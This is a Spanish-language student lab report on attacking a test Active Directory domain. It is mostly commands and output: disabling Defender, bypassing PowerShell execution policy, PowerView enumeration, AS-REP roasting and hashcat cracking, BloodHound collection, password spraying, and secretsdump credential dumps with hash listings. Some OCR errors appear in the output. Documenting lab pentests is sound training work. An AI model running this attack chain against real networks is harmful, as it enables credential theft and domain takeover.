

REGIONAL ANTIOQUIA
CENTRO DE SERVICIOS Y GESTIÓN EMPRESARIAL


TECNOLOGÍA EN GESTIÓN EN REDES DE DATOS
(2803649)

Presentado por:
Juan Jose Londoño


Medellín, 2024

Hacking en Active Directory

Como primer paso tenemos que verificar ip en nuestro equipo y cambiar el nombre a PC-6 y luego debemos conectarnos al dominio cs.org, también agregando la ip del dominio en nuestro DNS preferido. Ya con esto estaríamos listos para comenzar nuestras pruebas.



-Antes de comenzar cada proceso debemos abrir un powershell como administrador para ejecutar el siguiente comando, así desactivaremos el windows defender



-A continuación, utilizamos el comando <powershell -ep bypass> para deshabilitar de manera temporal las limitaciones relacionadas con la ejecución de scripts en PowerShell.

-Ejecutamos el script PowerView.ps1, cuyo propósito es cargarlo para llevar a cabo una enumeración detallada del directorio activo, incluyendo usuarios, grupos y equipos dentro del dominio. < .

C:\Users\juanjo\Desktop\Tools2\CRTE\PowerView.ps1 >

```
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

PS C:\Users\juanjo> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

PS C:\Users\juanjo> C:\Users\juanjo\Downloads\Tools2\CRTE\PowerView.ps1
PS C:\Users\juanjo>
```

-El comando Get-Domain nos ayuda a identificar el dominio al que estamos conectados .

```
PS C:\Users\juanjo.CS> Get-Domain

Forest                : cs.org
DomainControllers     : {SERVER.cs.org}
Children              : {}
DomainMode             : Unknown
DomainModeLevel       : 7
Parent                :
PdcRoleOwner           : SERVER.cs.org
RidRoleOwner           : SERVER.cs.org
InfrastructureRoleOwner : SERVER.cs.org
Name                   : cs.org

PS C:\Users\juanjo.CS> Get-Domain -Domain cs.org

Forest                : cs.org
DomainControllers     : {SERVER.cs.org}
Children              : {}
DomainMode             : Unknown
DomainModeLevel       : 7
Parent                :
PdcRoleOwner           : SERVER.cs.org
RidRoleOwner           : SERVER.cs.org
InfrastructureRoleOwner : SERVER.cs.org
Name                   : cs.org
```

-Get-DomainSID

```
PS C:\Users\juanjo.CS> Get-DomainSID
S-1-5-21-3125701002-1384462348-288929791
PS C:\Users\juanjo.CS>
```

-Get-NetUser | select cn

```
PS C:\Users\juanjo.CS> Get-NetUser | select cn
```

```
cn
--
Administrador
Invitado
krbtgt
Jennette Rowena
Sabra Loni
Mil Halimeda
Amalle Lory
Cora Audrie
Hazel Ruthanne
Claudelle Georgina
Britney Norrie
Hildegarde Marjory
Calley Leonard
Helga Devina
Shaylah Desdemona
Ariela Denise
Candie Klaus
Blake Jacquie
Fredelia Evangelin
Eadie Letti
Arlen Kassia
Aeriel Agata
Delcine Marieann
Letisha Kirstyn
Margi Danice
```

-Get-DomainGPO

```
PS C:\Users\juanjo.CS> Get-DomainGPO
```

```
usncreated           : 5672
systemflags          : -1946157056
displayname          : Default Domain Policy
gpcmachineextensionnames : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{53D6AB1B-2488-11D1-A28C-00C04FB94F17}][{827D319E-6EAC-11D2-A4EA-00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}][{B1BE8D72-6EAC-11D2-A4EA-00C04F79F83A}{53D6AB1B-2488-11D1-A28C-00C04FB94F17}]
wheneverchanged      : 13/11/2024 14:16:00
objectclass           : {top, container, groupPolicyContainer}
gpcfunctionalityversion : 2
showinadvancedviewonly : True
usnchanged            : 16491
dscorepropagationdata : {13/11/2024 13:59:30, 01/01/1601 0:00:00}
name                  : {31B2F340-016D-11D2-945F-00C04FB984F9}
flags                  : 0
cn                     : {31B2F340-016D-11D2-945F-00C04FB984F9}
iscriticalsystemobject : True
gpcfilesyspath        : \\cs.org\sysvol\cs.org\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
distinguishedname     : CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=cs,DC=org
whencreated            : 13/11/2024 13:58:13
versionnumber         : 4
instancetype           : 4
objectguid             : b5f8f0b4-7acb-493d-ad66-b06b60b4ae8d
objectcategory         : CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=cs,DC=org

usncreated           : 5675
systemflags          : -1946157056
displayname          : Default Domain Controllers Policy
gpcmachineextensionnames : [{827D319E-6EAC-11D2-A4EA-00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}]
wheneverchanged      : 13/11/2024 13:58:13
objectclass           : {top, container, groupPolicyContainer}
gpcfunctionalityversion : 2
showinadvancedviewonly : True
```

-Get-DomainComputer | select name para encontrar los nombres de los dispositivos que están unidos al dominio

```
PS C:\Users\juanjo.CS> Get-DomainComputer | select name
name
----
SERVER
mssql_svc
http_svc
exchange_svc
PC2
PC-3
PC17
PC-16
PC-4
MIGUEL-PC-14
PC18
PC5
PC-6
PC-12
```

-Estos son los grupos que buscamos vulnerar y como vemos en el comando también filtramos la palabra Admin.

```
PS C:\Users\juanjo.CS> Get-DomainGroup *Admin* | select cn
cn
--
Administradores
Servidores de administración RDS
Administradores de Hyper-V
Usuarios de administración remota
Storage Replica Administrators
Administradores de esquema
Administradores de empresas
Admins. del dominio
Administradores clave
Administradores clave de la organización
DnsAdmins
Office Admin
IT Admins
```

-Aca estamos filtrando “DNSAdmins” con el comando GetDomainGroupMember -Identify

```
PS C:\Users\juanjo.CS> Get-DomainGroupMember -Identity "DnsAdmins" -Recurse

GroupDomain      : cs.org
GroupName        : DnsAdmins
GroupDistinguishedName : CN=DnsAdmins,CN=Users,DC=cs,DC=org
MemberDomain     : cs.org
MemberName       : Senior management
MemberDistinguishedName : CN=Senior management,CN=Users,DC=cs,DC=org
MemberObjectClass : group
MemberSID        : S-1-5-21-3125701002-1384462348-288929791-1206

GroupDomain      : cs.org
GroupName        : Senior management
GroupDistinguishedName : CN=Senior management,CN=Users,DC=cs,DC=org
MemberDomain     : cs.org
MemberName       : glennie.rachele
MemberDistinguishedName : CN=Glennie Rachele,CN=Users,DC=cs,DC=org
MemberObjectClass : user
MemberSID        : S-1-5-21-3125701002-1384462348-288929791-1189

GroupDomain      : cs.org
GroupName        : Senior management
GroupDistinguishedName : CN=Senior management,CN=Users,DC=cs,DC=org
MemberDomain     : cs.org
MemberName       : elvira.gay
MemberDistinguishedName : CN=Elvira Gay,CN=Users,DC=cs,DC=org
MemberObjectClass : user
MemberSID        : S-1-5-21-3125701002-1384462348-288929791-1142

GroupDomain      : cs.org
GroupName        : Senior management
GroupDistinguishedName : CN=Senior management,CN=Users,DC=cs,DC=org
MemberDomain     : cs.org
MemberName       : nada.ronnica
MemberDistinguishedName : CN=Nada Ronnica,CN=Users,DC=cs,DC=org
MemberObjectClass : user
MemberSID        : S-1-5-21-3125701002-1384462348-288929791-1141
```

-Aquí visualizamos todos los usuarios del Active Directory junto con una descripción, la cual en algunos casos corresponde a la contraseña de ciertos usuarios.

-Para ello, usamos el comando < Get-NetUser | Select-Object samAccountName, description >.

```
PS C:\Users\juanjo.CS> Get-Netuser | Select-Object samAccountName, description

samaccountname      description
-----
Administrador        Cuenta integrada para la administración del equipo o dominio
Invitado             Cuenta integrada para el acceso como invitado al equipo o dominio
krbtgt               Cuenta de servicio de centro de distribución de claves
jennette.rowena
sabra.loni
mil.halimeda
amalle.lory
cora.audrie
hazel.ruthanne
claudelle.georgina
britney.norrie
hildegarde.marjory
calley.leonard
helga.devina
shaylah.desdemona
ariela.denise
candie.klaus
blake.jacquie
fredelia.evangelin
eadie.letti
arlen.kassia
aeriel.agata
delcine.marieann     New User ,DefaultPassword
letisha.kirstyn
margi.danice
glenna.kerwinn
```

-Login con fina.sofia@cs.org en runas (otra terminal)

```
PS C:\Users\juanjo.CS> runas.exe /nopprofile /netonly /user:fina.sofia@cs.org
Escriba la contraseña para fina.sofia@cs.org:
PS C:\Users\juanjo.CS> █
```

-Aca ya estamos logueado con el usuario y lo que debemos probar es conexión con el dominio, si es así y funciona comprobamos que si había ingreso al dominio con ese usuario.

```
PS C:\Windows\system32> Import-Module C:\Users\juanjo.CS\Downloads\Tools2\CRTE\PowerView.ps1
PS C:\Windows\system32> Get-Domain -Domain cs.org

Forest                : cs.org
DomainControllers     : {SERVER.cs.org}
Children              : {}
DomainMode            : Unknown
DomainModeLevel       : 7
Parent               :
PdcRoleOwner          : SERVER.cs.org
RidRoleOwner          : SERVER.cs.org
InfrastructureRoleOwner : SERVER.cs.org
Name                  : cs.org
```

-Empleamos la herramienta Rubeus, utilizando específicamente el módulo AS-REP Roasting, con el objetivo de detectar cuentas en Active Directory que no exigen pre autenticación Kerberos. Esto se utilizó para extraer los hashes de las contraseñas.

```
PS C:\Users\juanjo.CS\Downloads\Tools2\CRTE> .\Rubeus.exe asreproast

Rubeus

v2.2.1

[*] Action: AS-REP roasting
[*] Target Domain      : cs.org

[*] Searching path 'LDAP://SERVER.cs.org/DC=cs,DC=org' for '(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName    : candie.klaus
[*] DistinguishedName : CN=Candie Klaus,CN=Users,DC=cs,DC=org
[*] Using domain controller: SERVER.cs.org (172.16.1.51)
[*] Building AS-REQ (w/o preauth) for: 'cs.org\candie.klaus'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$candie.klaus@cs.org:E788A98110406BC5DF828A329930A91C$0B536767027B02FC
C0710E8D10EABC7537A00E0907674B03BB7CD26BDAC52D3CE802AA3F21ED7985B6F3EC05A1D2142F
46FFB2BF8C1014379A4AD9753311CA67BF7231CCFA611B0E77C972A0DBAE8F6962816E6A19BF8FB9
0CE733E2B9C8D6F0142C2739A8B16C31D631F20D98B3EAD0E370C212A6613248AA7993EAF366
37D536B514BBB071A1B5A7DE81F15C5F8BE105AC44C4C78376065323809E098A4F985E18B0F3D35A
47E4D0B93D32AD1D79B478B7D1284E6AB25AD08ABDC59B06B9C1F4FBC38E3C8088105A570320EF3
27FEF652BFA191A0828C7974AC2DAA

[*] SamAccountName    : katey.josey
[*] DistinguishedName : CN=Katey Josey,CN=Users,DC=cs,DC=org
[*] Using domain controller: SERVER.cs.org (172.16.1.51)
[*] Building AS-REQ (w/o preauth) for: 'cs.org\katey.josey'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$katey.josey@cs.org:1D0FDA67D290062FFB4B036F9F4FD6D$A1EF1F9EF925AA869
F09088385719E179221F99201C5C384FE7C396BD69F83114B502DC7270F8E40E33D0F4F68FED5257
3BC849CAC315E151FF4F72BE32E04174AB2D72A97850BD422BDFCE64C6A562AFF008ECD582DFC6E
5AFDB5AC47D2AB427F8A846C6DD59B2F674D580AF8E42198FF3262CA087781669B6E64B088489A80
A71A3C0E05490ACFA9F13C67C2D82E069A575767D71578937898E2EC924697879E5F065532802B24
```

-En este paso, descifraremos el hash de un usuario específico. Para este caso, seleccionamos al usuario candie.klaus.

-Copiamos el hash de dicho usuario y lo guardamos en un archivo de texto en Kali, al cual nombramos como craked.txt.

-El comando que empleamos fue: < hashcat -m 18200 -o craked.txt hashkatey.txt /usr/share/wordlists/rockyou.txt >.

-Hashcat: Herramienta utilizada para realizar ataques de fuerza bruta o basados en diccionarios para descifrar hashes.

```
root@kali: /home/juanjo
└─$ hashcat -m 18200 -o craked.txt hash.txt /usr/share/wordlists/rockyou.txt

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
+ Device #1: cpu-penryn-AMD Ryzen 7 7735U with Radeon Graphics, 1757/3579 MB (512 MB allocatable), 3MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0=0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
+ Zero-Byte
+ Not-Iterated
+ Single-Hash
+ Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
+ Filename .. /usr/share/wordlists/rockyou.txt
+ Passwords.. 14344385
+ Bytes..... 139921587
+ Keyspace... 14344385
+ Runtime ... 2 secs

Session.....: hashcat
Status.....: Cracked
Hash Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target....: $krb5asrep$candie.klaus@cs.org:E788A98110406BC5DF82...ac2daa
Time.Started...: Thu Nov 14 16:25:51 2024 (0 secs)
Time.Estimated.: Thu Nov 14 16:25:53 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 43312 H/s (0.64ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 3872/14344385 (0.02%)
```

- Luego de haber crakeado la contraseña debemos revisar el archivo craked.txt
- Password: apollo
- Luego repetimos el login con runas como lo explicamos anteriormente con otro usuario.

Sharphound y bloodhound

Se carga el script SharpHound.ps1 mediante el comando .\SharpHound.ps1. Este script es parte de BloodHound, una herramienta utilizada para recopilar datos relacionados con Active Directory.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnologia PowerShell multiplataforma https://aka.ms/pscore6

PS C:\Users\juanjo.CS\Downloads\Tools2\CRTE\BloodHound-master\Collectors> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnologia PowerShell multiplataforma https://aka.ms/pscore6

PS C:\Users\juanjo.CS\Downloads\Tools2\CRTE\BloodHound-master\Collectors> .\SharpHound.ps1
PS C:\Users\juanjo.CS\Downloads\Tools2\CRTE\BloodHound-master\Collectors> mkdir juanjokali

Directorio: C:\Users\juanjo.CS\Downloads\Tools2\CRTE\BloodHound-master\Collectors

Mode                LastWriteTime         Length Name
----                -
d-----          15/11/2024         16:19      juanjokali

PS C:\Users\juanjo.CS\Downloads\Tools2\CRTE\BloodHound-master\Collectors> cd .\juanjokali\
PS C:\Users\juanjo.CS\Downloads\Tools2\CRTE\BloodHound-master\Collectors\juanjokali> Invoke-BloodHound
2024-11-15T16:20:20.8533542+01:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2024-11-15T16:20:21.1688183+01:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Cont
ainer, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-11-15T16:20:21.2032252+01:00|INFORMATION|Initializing SharpHound at 16:20 on 15/11/2024
2024-11-15T16:20:22.1371709+01:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProp
s, DCOM, SPNTargets, PSRemote
```


- Se utiliza HFS para compartir el archivo 20241115162107_BloodHound.zip a través de un servidor HTTP en la dirección http://172.16.0.190/20241115162107_BloodHound.zip. En la máquina de Kali (IP 172.16.1.45) descargaremos el archivo.

The screenshot shows the HFS - HTTP File Server 2.3k interface. The top bar indicates 'Build 299' and 'You are in Easy mode'. The 'Open in browser' field shows the URL http://172.16.0.190/20241115162107_BloodHound.zip, which is noted as 'Already in clipboard'. The 'Virtual File System' pane on the left shows a folder icon and a file named '20241115162107_BloodHound.zip'. The 'Log' pane on the right shows the following entries:

```
16:39:51 172.16.1.45:59782 Requested GET /20241115162107_BloodHound.zip
16:39:51 172.16.1.45:59782 Fully downloaded - 18.4 K @ 484.3 KB/s - /202411
```

At the bottom, there is a table with columns: IP address, File, Status, Speed, Time ..., and Progress. The table is currently empty.

-Archivo importado correctamente en la máquina Kali, en bloodhound.



PasswordSpray

-Se ejecuta el script DomainPasswordSpray.ps1 para realizar un Password Spraying con la contraseña Changeme123! contra cuentas del dominio.

-Primero, probamos la contraseña en 2 cuentas y encuentra éxito con kerrie.lurleen.

-Luego, repetimos el ataque contra 114 cuentas utilizando una lista de usuarios (Users.txt).

```
PS C:\Users\juanjo.CS> cd C:\Users\juanjo.CS\Downloads\Tools2\CRTE\
PS C:\Users\juanjo.CS\Downloads\Tools2\CRTE> . C:\Users\juanjo.CS\Downloads\DomainPasswordSpray.ps1
PS C:\Users\juanjo.CS\Downloads\Tools2\CRTE> Invoke-DomainPasswordSpray -Password
[*] Current domain is compatible with Fine-Grained Password Policy.
[*] Now creating a list of users to spray...
[*] There appears to be no lockout policy.
[*] Removing disabled users from list.
[*] There are 118 total users found.
[*] Removing users within 1 attempt of locking out from list.
[*] Created a userlist containing 2 users gathered from the current user's domain
[*] The domain password policy observation window is set to 1 minutes.
[*] Setting a 1 minute wait in between sprays.

Confirm Password Spray
Are you sure you want to perform a password spray against 2 accounts?
[Y] Yes [N] No [?] Ayuda (el valor predeterminado es "Y"): y
[*] Password spraying has begun with 1 passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Changeme123! against 2 users. Current time is 17:47
[*] SUCCESS! User: kerrie.lurleen Password: Changeme123!
[*] Password spraying is complete
PS C:\Users\juanjo.CS\Downloads\Tools2\CRTE> Invoke-DomainPasswordSpray -Password -Userlist C:\Users\juanjo.CS\Downloads\Users.txt
[*] Using C:\Users\juanjo.CS\Downloads\Users.txt as userlist to spray with
[*] Warning: Users will not be checked for lockout threshold.
[*] The domain password policy observation window is set to 1 minutes.
[*] Setting a 1 minute wait in between sprays.

Confirm Password Spray
Are you sure you want to perform a password spray against 114 accounts?
[Y] Yes [N] No [?] Ayuda (el valor predeterminado es "Y"): y
[*] Password spraying has begun with 1 passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Changeme123! against 114 users. Current time is 17:48
[*] Password spraying is complete
PS C:\Users\juanjo.CS\Downloads\Tools2\CRTE>
```

```
kali@kali:~$ pip3 install --upgrade impacket
WARNING: Retrying (Retry:0) https://mirrors.aliyun.com/pypi/simple/ --> 403 [Caused by SSLError(SSLCertVerificationError(1, '[UnrecognizedClientException: InvalidCredentialsProvided (AWS Error: 403 Forbidden)]'))]
WARNING: You are using pip behind a proxy. This operation has limited functionality. Please report your experience to https://bit.ly/pip-proxy-support
Requirement already satisfied: impacket in /usr/lib/python3/dist-packages (0.12.0.dev1)
Collecting impacket
  Downloading impacket-0.12.0.tar.gz (1.6 MB)
    1.6/1.6 MB 898.0 kB/s eta 0:00:00
Preparing metadata (setup.py) ... done
Requirement already satisfied: charset-normalizer in /usr/lib/python3/dist-packages (from impacket) (3.3.2)
Requirement already satisfied: flask>=1.0 in /usr/lib/python3/dist-packages (from impacket) (3.0.3)
Requirement already satisfied: ldap3>=2.5.0,!=2.5.2,!=2.6,>=2.5 in /usr/lib/python3/dist-packages (from impacket) (2.9.1)
Requirement already satisfied: ldapdomaindump>=0.9.0 in /usr/lib/python3/dist-packages (from impacket) (0.9.4)
Requirement already satisfied: pyOpenSSL=24.0.0 (from impacket)
  Downloading pyOpenSSL-24.0.0-py3-none-any.whl.metadata (12 kB)
Requirement already satisfied: pyasn1>=0.2.3 in /usr/lib/python3/dist-packages (from impacket) (0.5.1)
Requirement already satisfied: pyasn1_modules in /usr/lib/python3/dist-packages (from impacket) (0.3.0)
Requirement already satisfied: pycryptodomex in /usr/lib/python3/dist-packages (from impacket) (3.11.0)
Requirement already satisfied: setuptools in /usr/lib/python3/dist-packages (from impacket) (68.1.2)
Requirement already satisfied: six in /usr/lib/python3/dist-packages (from impacket) (1.16.0)
Requirement already satisfied: cryptography<43, >=41.0.5 in /usr/lib/python3/dist-packages (from pyOpenSSL=24.0.0->impacket) (42.0.5)
Requirement already satisfied: Werkzeug>=3.0.0 in /usr/lib/python3/dist-packages (from flask>=1.0->impacket) (3.0.3)
Requirement already satisfied: Jinja2>=3.1.2 in /usr/lib/python3/dist-packages (from flask>=1.0->impacket) (3.1.3)
Requirement already satisfied: itsdangerous>=2.1.2 in /usr/lib/python3/dist-packages (from flask>=1.0->impacket) (2.2.0)
Requirement already satisfied: click>=8.1.3 in /usr/lib/python3/dist-packages (from flask>=1.0->impacket) (8.1.7)
Requirement already satisfied: blinker>=1.6.2 in /usr/lib/python3/dist-packages (from flask>=1.0->impacket) (1.8.2)
Requirement already satisfied: MarkupSafe>=2.1.1 in /usr/lib/python3/dist-packages (from Werkzeug>=3.0.0->flask>=1.0->impacket) (2.1.5)
  Downloading pyOpenSSL-24.0.0-py3-none-any.whl (58 KB)
    58.6/58.6 KB 854.7 kB/s eta 0:00:00
Building wheels for collected packages: impacket
  Building wheel for impacket (setup.py) ... done
Created wheel for impacket: filename=impacket-0.12.0-py3-none-any.whl size=1594817 sha256=6b06c19f8e86185a92844ef3c11cf425c933a926aca4e17f82872
```

```
-git clone https://github.com/SecureAuthCorp/impacket.git && cd impacket && pip3 install .
```

Se utiliza el script `secretsdump.py` de Impacket para extraer credenciales del dominio desde un controlador de dominio (172.16.1.51). El comando genera hashes de cuentas, incluidos usuarios como “Administrator” y otros, que se guardan en un archivo llamado `hashes`. Esto permite realizar ataques posteriores, como fuerza bruta o `pass-the-hash`.

```
[*] (root@kali:~) (/home/juanjo)
[*] python3 secrets_dump.py cs.org/kerrle,lurleen:changeme123@1072.16.1.51 -outputfile hashes
[*] Impactet v0.13.0 dev@10241120.173216.3c44b6c - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCCRP Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:lmhash\ntlmssp)
[-] Using the OSQUERY method to get NTLM.DT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e5f8b6b5c9ed95f9a236e::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31dc6fed16a931b73c59d7c8c089c0::
[*] cs.org/s2:aad3b435b51404eeaad3b435b51404ee:b388145966192d31c1cf16a970517a::
[*] cs.org/jennette.rowena.1103:aad3b435b51404eeaad3b435b51404ee:9ea25e4ab85a3cd6e3ac797b90f7c2e::
[*] cs.org/sabra.loni.1104:aad3b435b51404eeaad3b435b51404ee:c0253b7fd6581579e02c021c0899::
[*] cs.org/will.hallmides:1105:aad3b435b51404eeaad3b435b51404ee:e09209c7e76d7407b59f8d3c7f6983::
[*] cs.org/wallie.tony.1106:aad3b435b51404eeaad3b435b51404ee:cd321947ca3431f6e9d1cc3a3ede::
[*] cs.org/cora.audrie:1107:aad3b435b51404eeaad3b435b51404ee:a0644ed2d0e09b7f3c519b593921::
[*] cs.org/hazel.ruthanne:1108:aad3b435b51404eeaad3b435b51404ee:67c7c2a7ea4eb2b8094181e7146704a::
[*] cs.org/laundie.gerogina.1109:aad3b435b51404eeaad3b435b51404ee:30853d7180b3b340c23e90997238::
[*] cs.org/britney.maria:1110:aad3b435b51404eeaad3b435b51404ee:0e8c78a51c2721b7f869183f4a65775::
[*] cs.org/hildegarde.marjory.1111:aad3b435b51404eeaad3b435b51404ee:3769a3f16ad6080562671219137b1::
[*] cs.org/calley.leonard:1112:aad3b435b51404eeaad3b435b51404ee:1ab1f671576766339889181fc286f5::
[*] cs.org/tyla.devina.1113:aad3b435b51404eeaad3b435b51404ee:5f4537c7c5909af3a389ae76726::
[*] cs.org/shaylah.desdemona.1114:aad3b435b51404eeaad3b435b51404ee:8a5b51145e81264d732f0d7b3373a::
[*] cs.org/ariela.denise:1115:aad3b435b51404eeaad3b435b51404ee:64f6161576c3eaad786c2411f549d::
[*] cs.org/candice.lisa:1116:aad3b435b51404eeaad3b435b51404ee:3bf099758192a2ad0719f0d81375f::
[*] cs.org/blake.jacquin:1117:aad3b435b51404eeaad3b435b51404ee:05223202ae0a7055714da8899b028a743::
[*] cs.org/fredelia.evangelin:1118:aad3b435b51404eeaad3b435b51404ee:cd22ebc01aa8935f9e85a1fedfb05e::
[*] cs.org/eadie.lett:1119:aad3b435b51404eeaad3b435b51404ee:67268d678507724ea48f5523c335d2::
[*] cs.org/kassir.1120:aad3b435b51404eeaad3b435b51404ee:20c7727ea24630d33569a02259a6::
[*] cs.org/ariel.agata.1121:aad3b435b51404eeaad3b435b51404ee:744f73f4ee9788987f9acc28a3e1da::
[*] cs.org/delcine.mariann:1122:aad3b435b51404eeaad3b435b51404ee:57c5abc70ef1986c9d8161074c44::
